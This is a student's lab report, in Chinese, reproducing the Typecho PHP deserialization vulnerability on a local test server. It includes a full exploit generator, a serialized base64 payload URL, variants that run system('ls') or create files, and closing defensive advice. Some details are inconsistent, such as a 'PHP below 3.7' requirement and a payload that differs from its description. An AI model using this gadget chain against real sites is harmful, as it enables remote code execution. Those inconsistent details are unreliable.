《软件安全》实验报告

姓名：张丛 学号：2113662 班级： 信安一班

**实验名称：**

复现反序列化漏洞


**实验要求：**

复现12.2.3中的反序列化漏洞，并执行其他的系统命令。

**实验过程：**


1. 安装php\_study，根目录下建立文件





1. 浏览器网址栏输入localhost/exp.php，获取payload

如下图：



其中，exp.php代码如下：

|  |
| --- |
| /\*exp.php\*/  <?php  class Typecho\_Feed  {  private $item;    public function \_\_construct(){  $this->item = array(  'author' => new Typecho\_Request(),  );  }  }  class Typecho\_Request  {  private $\_params = array();  private $\_filter = array();  public function \_\_construct(){  $this->\_params['screenName'] = 'phpinfo()';  $this->\_filter[0] = 'assert';  }  }  $exp = array(  'adapter' => new Typecho\_Feed()  );  echo base64\_encode(serialize($exp));  ?> |

上述代码中用到了PHP的assert()函数，如果该函数的参数是字符串，那么该字符串会被assert()当做PHP代码执行，这一点和PHP一句话木马常用的eval()函数有相似之处。

phpinfo()便是我们执行的PHP代码。

3. 通过get请求的方式传递给typecho.php后，访问，phpinfo()成功执行。

[localhost/typecho.php?\_\_typecho\_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjE2OiJzeXN0ZW0o4oCYbHPigJkpIjt9czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfZmlsdGVyIjthOjE6e2k6MDtzOjY6ImFzc2VydCI7fX19fX0=](http://localhost/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjE2OiJzeXN0ZW0o4oCYbHPigJkpIjt9czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfZmlsdGVyIjthOjE6e2k6MDtzOjY6ImFzc2VydCI7fX19fX0=)

typecho.php代码如下：

|  |
| --- |
| /\*typecho.php\*/  <?php  class Typecho\_Db{  public function \_\_construct($adapterName){  $adapterName = 'Typecho\_Db\_Adapter\_' . $adapterName;  }  }  class Typecho\_Feed{  private $item;  public function \_\_toString(){  $this->item['author']->screenName;  }  }  class Typecho\_Request{  private $\_params = array();  private $\_filter = array();  public function \_\_get($key)  {  return $this->get($key);  }  public function get($key, $default = NULL)  {  switch (true) {  case isset($this->\_params[$key]):  $value = $this->\_params[$key];  break;  default:  $value = $default;  break;  }  $value = !is\_array($value) && strlen($value) > 0 ? $value : $default;  return $this->\_applyFilter($value);  }  private function \_applyFilter($value)  {  if ($this->\_filter) {  foreach ($this->\_filter as $filter) {  $value = is\_array($value) ? array\_map($filter, $value) :  call\_user\_func($filter, $value);  }  $this->\_filter = array();  }  return $value;  }  }  $config = unserialize(base64\_decode($\_GET['\_\_typecho\_config']));  $db = new Typecho\_Db($config['adapter']);  ?> |

该web应用通过$\_GET[‘\_\_typecho\_config’]从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，unserialize()的参数可控，这里是漏洞的入口点。

接下来，程序实例化了类Typecho\_Db，类的参数是通过反序列化得到的$config。在类Typecho\_Db的构造函数中，进行了字符串拼接的操作，而在PHP魔术方法中，如果一个类被当做字符串处理，那么类中的\_\_toString()方法将会被调用。全局搜索，发现类Typecho\_Feed中存在\_\_toString()方法。

在类Typecho\_Feed的\_\_toString()方法中，会访问类中私有变量$item[‘author’]中的screenName，这里又有一个PHP反序列化的知识点，如果$item[‘author’]是一个对象，并且该对象没有screenName属性，那么这个对象中的\_\_get()，方法将会被调用，在Typecho\_Request类中，正好定义了\_\_get()方法。

类Typecho\_Request中的\_\_get()方法会返回get()，get()中调用了\_applyFilter()方法，而在\_applyFilter()中，使用了PHP的call\_user\_function()函数，其第一个参数是被调用的函数，第二个参数是被调用的函数的参数，在这里$filter，$value都是我们可以控制的，因此可以用来执行任意系统命令。

结果如下：




如果想要执行系统命令，将exp.php代码中的phpinfo();替换为system(‘ls’);即可，注意最后有一个分号”;”；

如果想要创建一个文件，可以如下：


$this->\_params['screenName'] = 'fopen(\'newfile.txt\', \'w\');';

$this->\_filter[0] = 'assert';

在XP系统重做上述步骤，打开网页并通过get传递payload，执行系统命令，可见新建了一个newfile.txt文件。



往文件中输入一些信息，再次运行网页，可看到文件内容清空。



注意事项：

windows主机上php\_study运行的php版本需要在3.7以下，否则无法利用assert()函数漏洞。

**心得体会：**

反序列化漏洞是一种常见的安全漏洞，它会导致攻击者能够执行恶意代码或者获取服务器上的敏感信息。在进行反序列化操作时，如果不进行输入校验或者过滤，攻击者可以通过构造恶意的序列化数据，来触发漏洞。

在这次实验中，我们学习了如何通过调用反序列化魔术方法时传入序列化字符串实现攻击，能够通过对网页源代码中的函数与类等代码进行分析从而利用网页漏洞，学会了如何构造利用反序列化漏洞的代码。

以下是一些防御方式：

1. 对输入数据进行严格的校验和过滤，过滤掉不合法的输入数据，防止攻击者构造恶意数据进行攻击。

2. 序列化和反序列化操作中，选择一些可靠的框架或者类库，这些框架和类库通常有一些内置的安全机制，能够自动进行输入校验和过滤。

3. 及时更新和维护，保持系统和框架的版本是最新的，避免已经被修复的漏洞重新出现，同时也可以保持系统的安全性。